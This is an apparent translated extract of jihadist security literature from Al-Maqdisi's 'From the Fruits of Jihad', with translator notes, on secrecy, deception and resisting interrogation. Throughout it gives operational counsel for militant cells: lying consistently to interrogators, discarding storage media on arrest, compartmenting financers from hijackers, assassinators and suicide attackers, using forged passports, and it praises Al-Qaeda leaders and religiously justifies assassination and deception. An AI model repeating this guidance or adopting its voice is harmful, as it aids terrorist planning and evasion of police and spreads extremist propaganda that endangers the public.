- They will use items in your interrogation that they have found on you. Therefore you should always be aware of the items in your possessions. And when you are being arrested, try to dispose of items that may cause you problems such as SD cards, information on a paper, etc.

- The guards may decide to begin to talk to you. The guard will try to show he is different from others in order to gain your trust. You must know that his intention is to get information out of you. Another way they do this is by putting you with other 'inmates'. You

can never verify who these people are. They will say that they have been in the same place for 5 years because they haven't cooperated, so he will advice you that it is better to speak. And even if they do put you in with brothers that you know, their intention is to listen in on your conversation.

- They will ask you the same questions more than once at different intervals. They will compare notes of the answers you give them. You should try to remember a logical lie, and stick to it. If you make a slip on the lie, never admit you have lied. Claim you didn't understand the question.

- If they don't break you, they will put you into 5 possible categories:

    1. You fear for your groups i.e. don't want anything bad to happen to them.

    2. You fear your group i.e. your scared the group my retaliate on you if you give out information.

    3. You are stubborn i.e. you don't care what they do to you; you will never give away information.

    4. You fear the consequences of you giving away such information such as being given a life sentence.

    5. You have had security training and know how to deal with interrogation.

- Never admit to them that you will not answer a question. This will show that you have the answer. The

best way is to claim you don't know the answer. We should try to remove as much tension from us as possible.

- **Trans note**. The above points are only in country where you do not have the right to remain quiet such countries as Pakistan, Iraq, etc. This is where your 'human rights' will be abused and you will be physically hurt if you do not answer their questions. Whereas in the West, where no-one can force you to answer them, then the advice for these interrogation is to say 'no comment' to every question they ask. Even in questions you see to be in your benefit such as 'have you done explosive training?' you may see that it's better to say no immediately. However, if you answer one question, it will lead to another set of questions. If the case gets to court, you can defend yourself there if you choose to.

- Give false statements. If they give you a piece of paper to answer questions, make sure you think about the questions properly before you answer them.

- Give your answers very slowly.

- Don't bring about unnecessary tensions on yourself.

- You should be ready in the mind for any eventuality. Don't be surprised if you are beaten up, etc.

Precaution, Secrecy and Concealment:
Balancing Between Negligence and Paranoia

Taken from "**From the Fruits of Jihad**"

Shaykh Abū Muhammad 'Āsim Al-Maqdisī
(May Allāh hasten his escape)

Series of Advices on Security and Precaution

لا يلدغ المؤمن من الجحر مرتين

"A Believer is Not Stung Twice Out of the Same Hole"

[Al-Bukhari and Muslim]

Al-Muqaddimah (Introductory Course):

Precaution, Secrecy, and Concealment: Balancing Between Negligence and Paranoia

Taken from "From the Fruits of Jihad"

By *Shaykh* Abu Muhammad Al-Maqdisi
(may Allah hasten his escape)

Tenth Chapter of ***"From The Fruits of Jihād"****:*

Precaution, Secrecy, and Concealment: Balancing Between Negligence and Paranoia

Allāh – High is He – commands:

يَا أَيُّهَا الَّذِينَ آمَنُوا خُذُوا حِذْرَكُمْ فَانْفِرُوا ثُبَاتٍ أَوِ انْفِرُوا جَمِيعًا

"O you who believe! Take your precautions, and go forth either in parties, or go forth all together." [*An-Nisā'*: 71]

So it is clear that Allāh has ordered us to take precaution (*Hithr*) before His Commandment to go forth…

And He – Glorified is He – also commanded:

وَخُذُوا حِذْرَكُمْ إِنَّ اللَّهَ أَعَدَّ لِلْكَافِرِينَ عَذَابًا مُهِينًا

"But take (every) precaution for yourselves. Verily for the infidels, Allāh has prepared a humiliating punishment." [*An-Nisā'*: 102]

So taking precautionary steps (*Asbāb*) and being careful, and likewise *Kitmān* (concealment and secrecy), is a legislated (*Mashrū'*) matter in our *Dīn* – Rather, in many occasions it is obligatory (*Wājib*).[1] And indeed the Prophet (peace and

---

[1] **Trans. Note:** And *Shaykh Al-Islām* Ibn Taymiyyah mentioned that it is permissible, and sometimes even obligatory, to imitate the infidels (or apostates) in the outwardly appearances, as in clothing and such, for beneficial purposes such as Jihād-related activity. He explained:

> "And from that which clarifies this, is that all of that which has been narrated for imitating them, was only before the *Hijrah*; but afterwards, it was abrogated (i.e. forbidden), because the Jews at that time did not differentiate themselves from the Muslims in hairstyle, nor in clothing, nor in symbolic (appearances) and such.
>
> Then, the order from Allāh for differentiation and to be distinguished from the infidels in the distinct characteristics and the outer (appearances) came after (the *Hijrah*), as is in the Book, Sunnah, and *Ijmā'* – and it became completely noticeable during the *Khilāfah* of 'Umar ibn Al-Khattāb (may Allāh be pleased with him).
>
> And the reason for it (being prescribed after the *Hijrah*), is that it is not possible to be different from them, except with the dominance and supremacy of the *Dīn*, such as Jihād and the implementation of the *Jizyah* and humiliation upon them. Therefore, when the Muslims were weak in the beginning, it was not legislated for them to differentiate themselves from them. But when the *Dīn* was completed and became dominant and supreme, it was legislated.
>
> And an example of that today would be if a Muslim were in the Land of Warfare (*Dār Al-Harb*), or a Land of *Kufr* which is not one of warfare - he would not be obligated to outwardly distinguish himself from them (in appearance), due to what it

blessings be upon him) advised us to be discreet even in matters and necessities which are not military and Jihād-related. He said: *"Seek help in having your needs met by being discreet (Kitmān), for everyone who is blessed with something is envied."* [2]

Nay – He (peace and blessings be upon him) exceeded that even; he guided us – with regards to this topic – to actually use *Tamwīh* (artifice, falsification, forgery of facts) and *Mukhāda'ah* (deception, manipulation) against the enemies of Allāh. Thus, according to the Prophet (peace and blessings be upon him), the topic of precaution (*Hithr*) did not stop merely at the concealment of sensitive information – rather, he used to instigate division, cause chaos, and sow dissension within the ranks of the enemies, and misguide their eyes and their spies (*jawāsīs*). [3]

---

might bring of harms. Rather, it could be recommended (*mustahabb*) for the man, or even obligatory (*wājib*) upon him, to share with them at times in their outward appearance - if there is a Religious benefit in doing so, such as inviting them to the *Dīn*, or spying on their hidden and secret affairs in order to inform the Muslims of it, or in order to repel their harm from the Muslims, and the such things which are righteous objectives.

As for the Land of Islām and *Hijrah*, in which Allāh made His *Dīn* dominant, and placed humiliation and *Jizyah* upon the infidels therein - then differentiating from them is legislated (obligated)." Refer to *Iqtidhā' As-Sirāt Al-Mustaqīm* (1/418-419), with the *tahqīq* of *Shaykh* Nāsir Al-'Aql.

The imprisoned *Shaykh* 'Abdul-Qādir ibn 'Abdil-'Azīz (may Allāh hasten his escape) commented after this, saying, "This is regarding that which relates to secrecy in Islām, supported by the evidences of the *Sharī'ah*. And from it, you see the error of the one who claims that Islām does not approve of clandestine activities. And it is sad to see that some of those who go forth in the Islāmic *Da'wah*, object to others regarding this matter of secrecy. And this objection of theirs indicates that preparing (*I'dād*) for Jihād in the Path of Allāh did not even cross their minds! Otherwise, they would have understood the meaning of secrecy - So contemplate over this. Allāh - Most High - said, ***"And if they had intended to march out, certainly, they would have made some preparation for it..."*** [*At-Tawbah*: 46] Refer to "*The Fundamental Concepts Regarding Al-Jihād*" (available in English, pg. 202-204).

[2] **Trans. Note:** Narrated by Al-Bayhaqī in *Shu'ab Al-Īmān*, and by At-Tabarānī in *Al-Mu'jam Al-Kabīr* (# 183, 20/94) and declared authentic by Al-Albānī in *Sahīh Al-Jāmi'* (943) and *As-Silsilah As-Sahīhah* (# 1,453, 2/436).

[3] **Trans. Note:** And an example of this, is the concealment of the fact that Na'īm ibn Mas'ūd (may Allāh be pleased with him) had embraced Islām, until he successfully sowed dissension between the Coalition (*Al-Ahzāb*) and (the Jewish tribe of) Banū Quraythah during the Battle of the Trench (*Al-Khandaq*). During that time Na'īm ibn Mas'ūd, a prominent member of the Coalition, came to the Messenger of Allāh to announce his Islām. The Messenger of Allāh told him to keep his Islām secret and to go back among the enemy and fight them from within. He told him: *"If you remain with us, you would be but one man (just like any other in our ranks). But (you should) go back to them and weaken them from within as much as you can; for verily, warfare is deception"* Na'īm implemented this advice very well. Refer to the full story in *Fat'h Al-Bārī* (7/402) and *Al-Bidāyah Wan-Nihāyah* (4/111).

And in the *Hadīth* of Ka'b ibn Mālik in *Sahīh Al-Bukhārī* (4,418), in the story of his remaining behind from the Expedition of *Tabūk*, he said, "Never did the Messenger of Allāh intend to launch a *Ghazwah* (expedition, battle), except that he performed *Tawriyah* (i.e. sent disinformation about the details) with it, until it was the time of that *Ghazwah*."

And (an essential part) of his utmost care and great priority given to the attainment of success in his expeditions and the missions of his Companions, was concealment (*Kitmān*). He would send out a brigade in a certain direction, without informing them of their destination; he used to write a message for them, mentioning in it the destination and target – ordering them to not open the message until they had journeyed for two days, having come near to their (actual) destination. And this was exactly the case with the Brigade of 'Abdullāh ibn Jahsh (may Allāh be pleased with him), in which Ibn Al-Hadhramī was killed… And this incident benefits us by

---

And from "***The Sealed Nectar***": *The Prophet [peace and blessings be upon him] asked him to do anything that could help the Muslims in the present distress and use any stratagem of avail. The man, in a shuttle movement, between the Jews, Quraish and Ghatfan managed to incite each party to let down the other. He went to see the chiefs of Banu Quraiza and whispered in their ears not to trust Quraish nor fight with them unless the latter pledged some hostages. He tried to lend support to his counsel by claiming that Quraish would forsake them if they perceived that victory over Muhammad [peace and blessings be upon him] was far fetched, and the Muslims then would have terrible revenge on them.*

Na'im, then headed for the camp of Quraish and managed to practise a similar stratagem in its final result but different in content. He claimed that he felt that the Jews regretted breaching their covenant with Muhammad [peace and blessings be upon him] and his followers. He told them that the Jews maintained regular correspondence with the Muslims to the effect that Quraishite hostages be sent to the camp of the Muslims with full Jewish allegiance paid to them as already agreed upon. Na'im then exhorted Quraish not to send hostages to the Jews. On a third errand, he did the same with the people of Ghatfan.

On Saturday night, Shawwal 5 A.H., both Quraish and Ghatfan despatched envoys to the Jews exhorting them to go into war against Muhammad [peace and blessings be upon him]. The Jews sent back messages that they would not fight on Saturday. They added that they needed hostages from them to guarantee their consistency. On receiving the replies, Quraish and Ghatfan came to believe Na'im's words fully. Therefore, they sent a message to the Jews again inviting them to war and asking them to preclude that condition of hostages. Na'im's scheme proved successful, and a state of distrust and suspicion among the disbelieving allies prevailed and reduced their morale to a deplorable degree.

And an example of the utilization of espionage by the our Messenger (peace be upon him), is Huthayfah ibn Al-Yamān (may Allāh be pleased with him); and from "***Companions of The Prophet***" (Vol. 1, Abdul Wahid Hamid):

> *In such decisive moments in the history of warfare, the side that loses is the one that despairs first and the one that wins is the one that holds out longer. The role of army intelligence in such situations often proves to be a crucial factor in determining the outcome of the battle. At this stage of the confrontation, the Prophet, peace be on him, felt he could use the special talents and experience of Hudhayfah ibn al-Yaman. He decided to send Hudhayfah into the midst of the enemy's positions under cover of darkness to bring him the latest information on their situation and morale before he decided on his next move…*

showing us: the concealment of sensitive '*Askarī* (military, Jihād operation) information, and the restraint from making it known – from even the Mujāhidīn themselves, except directly before the time of executing the operation, or battle; [4]

[4] **Trans. Note:** This is what is known in modern-day military, security, and intelligence terminology as "The principle of the *need to know basis*." This is a principle which was used by the Messenger of Allāh (peace and blessings be upon him) with his Noble Companions (may Allāh be pleased with them), as *Shaykh* Abū Muhammad Al-Maqdisī (may Allāh hasten his escape) just showed.

And in the Encyclopaedia of Security released by the brothers at the Abū Zubaydah Centre For Mujāhidīn Services (an institution founded by companions and trainees who studied under *Shaykh* Abū Zubaydah ***** - may Allāh hasten for him an opening and escape), it is written:

> "And people are of three types (when it comes to this issue). 1) A Muslim, Mujāhid, who is actively working for Islām covertly – so "information is according to necessity." And *"It is from the beautification of one's Islām, that he leaves that which does not concern him."* [Narrated by At-Tirmithī, and declared *Hasan* by An-Nawawī] And as a basic rule: Keep the members of the group away from knowing any information which he is in no need of knowing… [*and later on he says*]… And as a general principle… details and information should be given only according to necessity; so information is only for those who are in need of knowing it, and they should only be given that which is necessary (for them to know), and nothing more. And it is forbidden for him to seek more information regarding that which does not concern him; and likewise, it is obligatory to abstain from giving information to those whom it does not concern. And as a rule, we should stay far away from anything which is not necessary, (because it) could cause harm (unknowingly at a latter stage, even though initially it might seem harmless)."

So there are two things which should be remembered here, in summary:
1) The obligation of withholding information from anyone whom it does not concern, and,
2) Even when giving information to those whom it concerns, to not exceed the amount which is required, i.e. not telling more than is required, to he who requires it, and to only give more information when that becomes needed again.

And to clarify even further, let us look at a hypothetical situation: If there is an *Amīr* of a *Tā'ifah*, *Jamā'ah*, or *Tanthīm* – and a brother is appointed to be in the financing team to fund a certain operation or activity – then this brother should only be notified of that which he is in need of knowing, and nothing extra. If his task is one (i.e. financing), and he is not assigned with multiple tasks (such as being a financer, and also a trainer, smuggler, etc. – in which case he should be informed of that which is essential for him to know, i.e. what his job is, and what is needed to complete it successfully), then he should not know anything other than what he is designated for (and anything which his duty requires). It is not essential (in most circumstances) for a financer to know when and where the operation will take place, nor at whose hands. Likewise for those who will execute the final stage of the operation (i.e. the hijacker, kidnapper, self-sacrificer, assassinator, etc), if it is not essential for them to know who is financing the cell (or group), then that is how it should be (i.e. they should not know). And again, this is just an example to make the picture a bit clearer for the beginning brothers; this might ***not*** always be the case in ***all*** situations – rather, the *Amīr* and those who are in charge and responsibility, should be men of deep understanding and knowledge (and

it is preferable to have some form of past experience also) of these matters, so they can decide according to the specific needs and variables of each situation. And *"Whosoever believes in Allāh and the Last Day, let him speak righteousness, or remain silent."* [Al-Bukhārī and Muslim] And *"It is enough as a sin for someone, that he narrates everything which he hears."* [Muslim] And as always: one who speaks much, is one whose mistakes will be much. And Allāh knows best.

**** Who is Shaykh Abū Zubaydah?***

The brothers from the Centre mentioned regarding their instructor, "He specialized in *Al-'Amal Al-Jihādī Al-Amnī* (security planning of Jihādī activities and operations), and had given logistic support for dozens of years, and he entered thousands (of *Muhājirīn*) into Afghānistān, using his prudence and intelligence. And the reward shall always remain for those brothers who had preceded us, we ask Allāh to accept us and all those who are actively involved in working for Islām."

The following are a summary of quotes from Arabic newspapers:

> "He was one of the most cunning and uncatchable, and from amongst the important leaders of Al-Qa'idah, he was the least photographed. And despite him being the most frequent traveller from amongst the members of the organization, he was virtually unknown to the CIA, just as his capture was barely noticed. And his capture took place by a joint operation of the CIA, FBI, and ISI – Pakistani intelligence – and Pakistani Security Forces, during a raid on an apartment in Faisalabad, Pakistan – 3 AM in the morning, on the 28th of March, 2002.
>
> And "Ressam" – who is accused of planning to attack the Los Angles Airport, said regarding Abu Zubaydah, "He was (one of those) in charge of the militant training camps, and he was responsible for (distributing) the youth who came from various different countries, and he was the one who used to either accept or reject volunteers (for operations). And he was also responsible for the number balancing of how many youth would be at which camps."
>
> While he attempted to escape during the raid, he was wounded with injuries in his stomach and leg, and his Syrian associate, Abul-Hasanat, was killed, and another member of Al-Qa'idah was injured as well."

The "*Al-Watan*" newspaper reported from various sources, five months after his capture, that the computer of *Shaykh* Abū Zubaydah was the biggest treasure for the Americans.

And from amongst that which was narrated to us by means of a brother who was with the *Shaykh* (may Allāh hasten his return back into the training camps) personally, that the *Shaykh* was blessed by Allāh with such a heightened knowledge of precautionary and security procedures, that he was able to dupe even the Mossad – the infamous Yahūdī secret service – and had not only entered the Zionist state, but also operated there – and then exited it, safe and sound, and undetected! We ask Allāh to aid and release our *Shaykh*, from whose knowledge - by the Permission of Allāh - the Jihād and Mujāhidīn have benefited greatly. *Āmīn*

so that in case of some of the Mujāhidīn becoming weak, or falling as a captive in the hands of the enemies – he would not possess anything which he could say or reveal [5], even if they had cut him to pieces and torn him apart…[6]

And from this topic, is that when he (peace and blessings be upon him) decided to do *Hijrah* (Emigration for the Sake of Allāh)…

- He came to Abū Bakr at an hour which he did not usually visit him
- He came masked [7]
- His command for his followers to emigrate before he himself did *Hijrah*, despite the matter being as Abū Bakr described, "But they are your followers! (How can they leave you alone here in such danger?)"
- And ʻAbdullāh ibn Abī Bakr used to leave them both before day-break so that during the daytime he would be with the Quraysh as if he had spent the night in Makkah. He would keep in mind any plot made against the Messenger (peace and blessings be upon him) and Abū Bakr, and when it

---

[5] **Trans. Note:** Perhaps it would be of some benefit to point out something which is obvious. Some individuals might think – foolishly – that, "Brother, what! Don't you trust me? *Wallāhi*! I swear by Allāh I will not speak to a soul about this! Just please tell me about such and such… tell me about what happened to so-and-so…" And if the withholding brother refuses to give this information, then the curious brother sometimes accuses the withholder of "mistrusting, doubting, and disbelieving" his fellow brethren, and begins to blame and criticize the withholding brother. But the matter is not as such. And the greatest evidence that the withholder – if sincere in his withholding – is not to be blamed for withholding information from brothers whom he trusts even with his own life: is the evidence we see in the Prophet of Allāh, just mentioned by the author of this article. Look at how the Prophet (peace and blessings be upon him) withheld information from even the Mujāhidīn from amongst his Noble Companions!! Would the curious one accuse the Messenger (peace and blessings be upon him) of mistrusting his Warrior Companions? So think upon this deeply, O brothers who work for Islām!

[6] **Trans. Note:** Perhaps an important book related to this topic for those who are active, is "*The Ruling Regarding Killing One 's Self to Protect Information*", which is available from At-Tibyān Publications.

[7] **Trans. Note:** And from "***The Sealed Nectar***": *When the iniquitous decision had been made, Gabriel was sent down to Muhammad (Peace be upon him) to reveal to him Quraish's plot and give him his Lord's Permission to leave Makkah. He fixed to him the time of migration* ***and asked him not to sleep that night in his usual bed.*** *At noon, the Prophet (Peace be upon him) went to see his Companion Abu Bakr and arranged with him everything for the intended migration.* ***Abu Bakr was surprised to see the Prophet (Peace be upon him) masked coming to visit him at that unusual time****, but he soon learned that Allâh's Command had arrived, and he proposed that they should migrate together, to which the Prophet (Peace be upon him) gave his consent."…* ***The Prophet (Peace be upon him) told 'Ali to sleep in his bed and cover himself with his [Note: i.e. the Prophet's] green mantle*** *and assured him full security under Allâh's protection and told him that no harm would come to him. The Prophet (Peace be upon him) then came out of the room and cast a handful of dust at the assassins and managed to work his way through them reciting verses of the Noble Qur'ân:* ***"And We have put a barrier before them, and a barrier behind them, and We have covered them up, so that they cannot see." [36:9]***

became dark (after sunset), he would go to their hideout in the cave and inform them of it (and spend the night with them). [8]

And refer back to all of this throughout the entire story of the *Hijrah*, narrated by ‘Ā’ishah the Mother of the Believers (may Allāh be pleased with her), as recorded in *Sahīh Al-Bukhārī* (3,905)…[9] And in it also, is the statement of the Messenger (peace

---

[8] **Trans. Note:** And from "***The Sealed Nectar***": *They confined themselves to this cave for three nights, Friday, Saturday and Sunday. 'Abdullah, the son of Abu Bakr would go to see them after dusk, stay the night there, apprise them of the latest situation in Makkah, and then leave in the early morning* ***to mix with the Makkans as usual and not to draw the least attention to his clandestine activities****… Quraish, on the other hand, were quite baffled and exasperated when the news of the escape of the two companions was confirmed. They brought 'Ali to Al-Ka'bah,* ***beat him brutally and confined him there for an hour attempting desperately to make him divulge the secret of the disappearance of the two 'fugitives', but to no avail****.*

[9] **Trans. Note:** Commander Sayf Al-‘Adl (may Allāh preserve him), one of the senior commanders of *Tanthīm Al-Qā'idah* and also another leading expert on counter-intelligence and security procedures, listed some of the benefits learned from the story of the *Hijrah*, in "*Al-Amn Wal-Istikhbārāt*":

1 – ‘Alī was made to sleep on the bed of the Messenger (peace be upon him), in order to do *Tamwīh* (manipulate and deceive) and blind the enemy.
2 – The Messenger (peace be upon him) went to Abū Bakr at the time of *Qaylūlah* (siesta), when very few people remained outside of their homes.
3 – When leaving the house of Abū Bakr, they did not leave through the main gate, in precaution of it being under surveillance.
4 – They went towards the cave, in precaution of any ambush by the enemy which might have been planned on the road to Madīnah.
5 – And even the cave was not on the route to Madīnah, and this was a tactic for misleading the enemy (to the wrong direction away) from following them.
6 – They had intelligence continuously flowing to them from Makkah, by following the latest developments reported to them by ‘Abdullāh ibn Abī Bakr.
7 – They had a secure source of provisions, by means of Asmā’ bint Abī Bakr.
8 – The arrangement for the destruction of traces left by ‘Abdullāh and Asmā’, by means of the shepherd ‘Āmir ibn Fuhayrah. [***Note:*** "Upon ‘Abdullah’s return from the cave, ‘Āmir would follow him with all his sheep and then conceal any trace of his steps." "*The Life of Muhammad,*" Haykal, (pg. 164), 1993 Edition]
9 – Remaining in the cave for three days, to evade being captured by the enemy (and in order for the search against them to cool down).
10 – The continuance of *Tamwīh* (manipulation and deception) and *Sirriyyah* (secrecy) during movement (from place to place); as when a man asked Abū Bakr, "Who is this man who is with you?" Abū Bakr replied, "This man is guiding me the way." And the man thought he meant the road, while Abū Bakr had intended the Upright Path.

And it should be mentioned also that nobody knew (at the time) of their hiding place in the cave, except ‘Abdullāh, and his sisters, ‘Ā’ishah and Asmā’ – all of whom were the children of Abū Bakr As-Siddīq, and their servant ‘Āmir ibn Fuhayrah - may Allāh be pleased with them all.

and blessings be upon him) to Surāqah, when he had caught up with them during the course of the *Hijrah*, *"Keep our matter hidden."*

And in *Sahīh Al-Bukhārī*, there is a chapter entitled, "**Warfare is Deception,"** and the *Hadīth* [10] is mentioned therein. *Al-Hāfith* Ibn Hajar commented:

---

[10] **Trans. Note:** It in itself is also a *Hadīth*, "***Al-Harbu Khud'ah***" (*Warfare is Deception*). Narrated on the authority of Abū Hurayrah and Jābir ibn 'Abdillāh, may Allāh be pleased with all of them. *Imām* An-Nawawī commented, "The scholars have agreed upon the permissibility of deceiving the infidels in war, using any method of deception – except if it involves the breaking of a covenant or a (promised) security. In such a case, it is not permitted." Refer to *Sahīh Muslim bi Sharh An-Nawawī* (12/45).

And this principle includes all types of modern-day deceit – a few examples of which are, forged documents, false identities, false passports, misleading behaviour, proxies, etc. And there is no shame in using such things, as this is a commandment from the Prophet (peace and blessings be upon him), and it is derived also from the Verses in *An-Nisā'*. And also, we should remember that the Central Ignorance Agency (CIA) and other secret services routinely use false documents to travel from one country to another, when they are on covert operations. So if this is the case of infidels and pagans, who have no Divine Guidance - then what about the Puritan Monotheist Believers, the People of *Īmān* and *Sunnah*, who have received the Divine Commandment in their Lord's Book, and have been commanded by their Prophet, to use deception in their operations and to take all precautions in order to manipulate the enemies, to ensure the success of this mighty Jihād? Are we not more worthy of these procedures?

And in this *Hadīth* also, we can see that our Beloved Prophet (may the peace and blessings of Allāh be upon him) possessed a genius military mind – and it causes us to remember the *Hadīth* that he is *"the Prophet of Mercy, and the Prophet of Warfare"* [as narrated in *As-Siyāsah Ash-Shar'iyyah* by Ibn Taymiyyah]. And one who is a student of military literature and its sciences will not fail to see how this *Hadīth* – "*Warfare is deception*" – is in complete accordance with any successful war, battle, or operation. And although the military feats of the Prophet (peace and blessings be upon him) are as brilliant as the sun at noontime, it is sad to not see our Prophet viewed by fellow Muslims as a brilliant genius as a military commander in the frontlines, and not just a spiritual and social purifier. And perhaps one of the greatest benefits in studying these *Ahādīth* and *Sunan* from a military POV (point of view) and publishing them, is that this would be a real glaring refutation upon the self-defeatist modernists, who are lost in their imaginary world of "Islām is pacifist, and Jihād is only in self-defence", and that the Messenger (peace be upon him) was only a Prophet of Mercy, and not of Warfare – and all refuge is sought with Allāh from such blasphemy.

And to demonstrate here some of the similarities of military and security tactics used by our Prophet (peace and blessings be upon him) with some of the more "recognized" military science authorities, is that we see an undeniable resemblance in the tactics taught to us by our Exemplary Prophet (peace be upon him), and the late 6th century Chinese military strategist and commander, Sun-tzu, the author of the military masterpiece "Art of War" – which has been credited with influencing Napoleon, the German General Staff, and even the planning of Operation Desert Storm (of the First Gulf War). So here are a few brief examples (all taken from the translation of Ralph D. Sawyer [an expert on military history] of "Art of War", Westview Press, 1994):

- "The fundamental tactical principle for attacks is "Go forth where they do not expect it, attack where they are not prepared." **This principle can only be realized through secrecy in all activities; by complete self-control and strict discipline within the army; and by being unfathomable.** The corollary to being unfathomable is **seeking out and gaining detailed knowledge of the enemy through all available means, including the rigorous employment of spies.** The unvarying rule is never to rely upon the good will of others, nor upon fortuitous circumstances**, but guarantee – through knowledge, persistent analysis, and defensive preparation**…" (Translator's Introduction, pg. 134-135)
- "**Warfare is the Way (*Tao*) of deception**. Thus although [you are] capable, display incapability to them. When committed to employing your forces, feign inactivity. When [your object] is near by, make it appear as if distant; when far away, create the illusion of being nearby. Display profits to entice them. **Create disorder [in their forces] and take them…** If they are rested, cause them to exert themselves. **If they are united, cause them to be separated**." (Art of War, Initial Estimations, pg. 168)
- "**Thus the army is established by deceit**, moves for advantage, and changes through segmenting and reuniting." (Art of War, Military Combat, pg. 198)
- "Deceit is of course not practised as an art or end in itself, contrary to tendencies sometimes prevailing in the modern world. Rather, false measures, feints, prevarications, troop deployments, dragging brush, feigning chaos, and other such acts are all designed to further the single objective of deceiving the enemy so that he will be confused or forced to respond in a predetermined way and thereby provide the army with an exploitable advantage. **Warfare must be viewed as a matter of deception, of constantly creating false appearances, spreading disinformation, and employing trickery and deceit.** When imaginatively created and effectively implemented, the enemy will neither know where to attack nor what formations to employ, and will accordingly be condemned to making fatal errors." (Translator's Introduction, pg. 136)
- "**Deception, however skilfully practiced, will invariably prove ineffective unless the army can maintain its own plans in secrecy.** Although the later military writings more explicitly address the need for secrecy, Sun-tzu stressed that **the commanding general should be obscure and unfathomable, never revealing his plans or intentions *even to his own troops***." (Translator's Introduction, pg. 137)
- "When you mobilize the army and form strategic plans, you must be unfathomable… **It is essential for a general to be tranquil and obscure, upright and self-disciplined, and able to stupefy the eyes and ears of the officers and troops**, keeping them ignorant {*Translator's Endnote: Literally, "keeping them stupid." Chu Chün believes this merely refers to preserving all plans in total secrecy rather than being a policy to keep the soldiers stupid*}. He alters his management of affairs and changes his strategies to keep other people from recognizing them. **He shifts his positions and traverses indirect routes to keep other people from being able to anticipate him**… Press affairs upon them, do not explain the purpose to them." (Art of War, Nine Terrains, 220-224)
- "**The location where we will engage the enemy must not become known to them…** Thus critically analyze them to know the estimations for gain and loss. Stimulate them to know the patterns of their movement and stopping. Determine their disposition of force (*hsing*) to know the tenable and the fatal

"The basis of "deception" means to display something, while hiding something else. And in this *Hadīth*, is a *Tahrīdh* (incitement, encouragement) to take precautionary steps in warfare, and to take measures to deceive the *kuffār*. And whoever is not aware enough to do this (i.e. to deceive the enemies of Allāh), then he is not safe from the affair turning around against him (i.e. defeat)." [11]

And in Al-Bukhārī also, is a chapter entitled, **"Lying During War,"** [12] and in it is mentioned the story of how the Companions assassinated Ka'b ibn Al-Ashraf – the *Tāghūt* of the Jews. And contained in it, is how he was misled and deceived into

---

> terrain. **Probe them to know where they have an excess, where an insufficiency**." (Art of War, Vacuity and Substance, pg. 192-193)

And from these few short excerpts, we see how much importance the pagans and infidels give to this affair, ever since the ancient times (and in modern times it has only increased manifold) - and that as Muslims, we are more worthy of these tactics, in order to follow by the Divine Commandment, and the Prophetic Teaching, and the examples of the Companions. May Allāh assist the youth of *Tawhīd* in accomplishing this duty, in a manner which He loves and is pleased with. *Āmīn*

[11] **Trans. Note:** Refer to *Fat'h Al-Bārī* (6/158).

[12] **Trans. Note:** The imprisoned *Shaykh*, 'Abdul-Qādir ibn 'Abdil-'Azīz (may Allāh hasten an opening and escape for him), said in "*The Fundamental Concepts Regarding Al-Jihād*" (available in English, pg. 180-184), in the section entitled, "*Lying to the Enemies*":

> And I did not title this heading as "*Lying During War*", because indeed, it is permissible to lie to the enemy during wartime, as well as during times of peace – as I will demonstrate with the following evidences, if Allāh permits.
>
> A) **As for during war:** Then regarding it, there is the *Hadīth* of Umm Kulthūm bint 'Uqbah, where she said, "I did not hear the Messenger of Allāh (peace and blessings be upon him) permit lying in anything, except in war, reconciliation between people, and the speaking of a man with his wife, and a wife with her husband." (Narrated by Ahmad, Muslim, Abū Dāwūd, and a similar narration by At-Tirmithī from Asmā' bint Yazīd)…
>
> B) **As for lying to the enemy during peace,** then it is permissible due to various reasons. From amongst these reasons, are when the lying contains in it a Religious benefit, or a worldly benefit for the Believer, or a safety from the harm of the infidels.
>
> [**Note:** the *Shaykh* then goes on to mention 1.) the only thee lies spoken by the Prophet Ibrāhīm (peace be upon him), which is narrated in Al-Bukhārī (3,358), see *Fat'h Al-Bārī* (6/392); And 2.) the story narrated in Muslim of the People of the Ditch, of the monk telling the boy to lie to his family about the sorcerer keeping him late, see *Sahīh Muslim bi Sharh An-Nawawī* (18/130); And 3.) the permissibility of lying to the infidels (or apostates) for the purpose of a worldly benefit, for which there is the incident of Al-Hajjāj ibn 'Ilāt, which we will mention in the next footnote, *InShā'Allāh*.]

thinking that they (i.e. the Companions) were distressed and exhausted from the Charity (*Sadaqah*) commanded upon them by the Prophet (peace and blessings be upon him, till the point they were capable of getting hold of him, thus killing him. [13]

---

[13] **Trans. Note:** As for Ka'b ibn Al-Ashraf, he used to instigate the pagans against the Muslims, and he used to insult the Prophet (peace be upon him) with his poetry and rhapsodize (write erotic poetry) against the Muslim women. And the story of his assassination was narrated by Al-Bukhāree and Muslim. And from "***The Sealed Nectar***":

> *The Prophet (Peace be upon him) gathered his men and said: "Who will kill Ka'b bin Al-Ashraf? He had maligned Allâh, and His Messenger." Thereupon, Muhammad bin Maslamah, 'Abbad bin Bishr, Al-Harith bin Aws, Abu 'Abs bin Hibr and Salkan bin Salamah, Ka'b's foster brother, volunteered to do the job... Muhammad bin Maslamah said: "O Messenger of Allâh, do you wish that I should kill him?" He said: "Yes."* ***He said: "Permit me to talk (to him in the way I deem fit)." He said: "Talk (as you like)."***
>
> ***So, Muhammad bin Maslamah came to Ka'b and talked to him, saying: "This man (i.e. the Prophet (Peace be upon him)) has made up his mind to collect charity (from us) and this has put us to a great hardship."*** *When he heard this, Ka'b said: "By Allâh you will be put to more trouble by him." Muhammad bin Maslamah answered: "No doubt, now we have become his followers and we do not like to forsake him until we see what turn his affairs will take. I want that you should give me a loan." He said: "What will you mortgage?" Muhammad answered: "What do you want?" The immoral and heartless Jew demanded women and children as articles of security against the debt. Muhammad said: "Should we pledge our women whereas you are the most handsome of the Arabs; and the son of one of us may be abused by saying that he was pledged for two wasq (measurement unit of weight) of dates but we can pledge you (our) weapons." Ka'b agreed.*
>
> *Salkan bin Salamah, Abu Na'ilah, at another time, went to see Ka'b for the same purpose and there were more or less the same subjects, only that Abu Na'ilah would bring him some companions. The plan was successful and provided for the presence of both men and weapons. On Rabi' Al-Awwal 14th, at night, the year 3 A.H. the people said good bye to the Prophet (Peace be upon him)* ***and set out in the Name of Allâh to implement the carefully drawn plan.*** *The Prophet (Peace be upon him) stayed back praying for them and supplicating Allâh to render them success. The men went and called upon him at night. He came down although his wife warned him not to meet them alleging that: "I hear a voice which sounds like the voice of murder." He said: "It is only Muhammad bin Maslamah and my foster brother Abu Na'ilah. When a gentleman is called at night even if he be pierced with a spear, he should respond to the call."* ***Abu Na'ilah said to his companions: "As he comes down, I will extend my hand towards his head to smell and when I hold him fast, you should do your job."***
>
